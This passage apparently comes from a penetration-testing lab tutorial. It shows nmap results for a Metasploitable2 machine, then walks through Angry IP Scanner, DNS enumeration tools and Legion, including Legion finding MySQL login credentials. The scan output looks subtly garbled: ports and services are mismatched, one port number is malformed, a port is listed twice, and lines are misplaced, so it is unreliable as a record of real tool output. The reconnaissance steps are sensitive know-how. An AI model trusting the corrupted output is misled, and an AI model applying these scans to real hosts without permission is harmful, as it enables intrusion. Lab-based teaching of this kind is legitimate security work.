111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000 2          139/tcp   rpcbind
|   100000 2          139/udp  rpcbind
|   100003 2,3,4    2049/tcp  nfs
|   100003 2,3,4    2049/udp nfs
|   100005 1,2,3    45802/udp mountd
|   100005 1,2,3    52852/tcp mountd
|   100021 1,3,4    33581/udp nlockmgr
|   100021 1,3,4    50876/tcp nlockmgr
|_100024 1          50/17/udp status
|_100024 1          56887/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.-26-Debian (workgroup: WORKGROUP)
513/tcp   open  exec        netkit-fsckd
513/tcp   open  shell        OpenBSD Solaris clogin
514/tcp   open  shell        netkit-shhd
1099/tcp  open  java-rmi  GNU Classpath gmrregistry
524/tcp   open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-Ubuntu5
| mysql-info:
|   Port: 3306
|   Version: 5.0.51a-Ubuntu5
|   Thread ID: 17
|   Capabilities flags: 43564
|   Some Capabilities: Support4IAuth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, Speaks4IProtocolNew, LongColumnFlag, SupportsTransactions
|   Status: Autocommit
|   Salt: vPNW^5-[!SKm@DEko
5432/tcp  open  postgresql PostgreSQL 8.3.0 - 8.3.7
|_ssl-date: 2021-05-02T03:56:04+00:00; -52m30s from scanner time.
59000/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
|   6000/tcp open  X11        (access denied)
|   6667/tcp open  irc        UnrealIRCd
|   8009/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
|_14942/tcp closed http     Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 7m39s, deviation: 2h00m00s, median: 52m30s
| smbstat: NetBIOS name: METASPOILITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.-26-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2021-05-01T23:55:56-04:00
|_smb-security-mode:
|   account_used: cbland
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed ($MBZ)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.10 seconds

```

4 – Angry IP Scanner

Angry IP Scanner is a widely used, open source & multi-platform network scanner. This tool is capable of scanning IP Addresses & ports in a very efficient and fast manner.



Since this tool is cross-platform and lightweight, it does not require any installation process. It can be freely copied and used anywhere as you like.

Now let's see how this tool actually works. Angry IP Scanner simply pings each IP address to check if it's alive, then optionally it is resolving its hostname, determines the MAC address, scans ports, etc. Not only that, the gathered data about each host, can be extended with help of some plugins too.

Angry IP Scanner is packed with some additional features too such as **NetBIOS information** (*computer name, workgroup name, and currently logged in Windows user*), favorite IP address ranges, web server detection, customizable openers, etc.


So in this occasion, I'm going to use this tool in Windows 7 VM platform.

As the IP Range, I'm going to use 192.168.56.90 – 192.168.56.110 range. So now this tool will scan those range of IP Addresses only. Since our target machine is within this IP range, there is no need of scanning all the other IP Address Ranges.



So when the scan is completed, it displays the total **Number of hosts scanned**, **Number of alive hosts** and the **Number of open ports**.

When you right click on target machine IP & click “Show Details”, it provides us with specific details of that particular host.



Additionally by using this tool, you can perform several actions on this particular host such as FTP, Ping, Trace Route, Geo Locate, Web Browser etc.

5 – Enumeration

Enumerating target is a process that is used to find and collect information about ports, operating systems, and services available on the target machines. Before the beginning the enumeration process, first we need to discover the available target machines.

Here, we are going to mainly focus on the DNS Enumeration tools & techniques.

DNS enumeration is the process of locating all the DNS servers and their corresponding records for an organization. This covers usernames, computer names and IP addresses of potential target systems.

The list of DNS record provides us with an overview of different types of resource records (*database records*) stored in the zone files of the Domain Name System (*DNS*).

The Domain Name Server implements a distributed, hierarchical and a redundant database for information associated with Internet domain names & IP addresses.


So in this occasion, we are going to mainly focus on 5 different DNS Enumeration tools.

- 1) Legion
- 2) Nbtscan
- 3) Host
- 4) Nslookup
- 5) Dig


5.1 – Legion

Legion is a very famous open-source automated enumeration tool which is used to enumerate the most frequently found services running in machines that you need to exploit.

This is GUI tool which comes pre-installed in Kali Linux.




After opening-up the GUI tool, the very first thing you need to do is **adding a host to scan**. So in here, I am going to scan my **metasploitable2 machine** only.




While the scan is running, it displays the real-time results that it has captured.


As you can see in the below image, it has given a screenshot of the **port 80** web service. So it makes us realize that, the server is running metasploitable2.



Now, let's move on to **smtp-enum-vrfy** which runs on **port 25**.




Additionally, it was able to find out **MySQL server** which runs on **port 3306**.




So as you can see in the above image, it has found out some MySQL Server login credentials too.

